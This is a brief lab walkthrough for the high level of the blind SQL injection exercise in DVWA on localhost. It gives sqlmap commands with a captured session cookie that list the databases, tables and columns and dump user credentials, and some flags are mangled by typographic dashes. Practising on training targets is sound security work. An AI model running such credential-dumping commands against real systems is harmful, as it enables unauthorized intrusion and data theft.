
**HIGH**

**Steps to reproduce:**


1. Configure your browser and burp suite.
2. Go to the dvwa page and set level of SQL injection (blind) to the high level.
3. Enter id and we got error so we use burp suite for capturing cookies.
4. Finding database
5. └─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit" --cookie="id=1; security=high; PHPSESSID=027ki8r6iethd7hrtm9vo92lb0" –dbs



1. Fetching table name in database
2. └─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit" --cookie="id=1; security=high; PHPSESSID=027ki8r6iethd7hrtm9vo92lb0" -D dvwa –table



1. Fetching the columns names user user table
2. └─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit" --cookie="id=1; security=high; PHPSESSID=027ki8r6iethd7hrtm9vo92lb0" -D dvwa -T users –columns



1. Fetching username and passwords from user table
2. └─# sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli\_blind/?id=1&Submit=Submit" --cookie="id=1; security=high; PHPSESSID=027ki8r6iethd7hrtm9vo92lb0" -D dvwa -T users -C user,password–dump

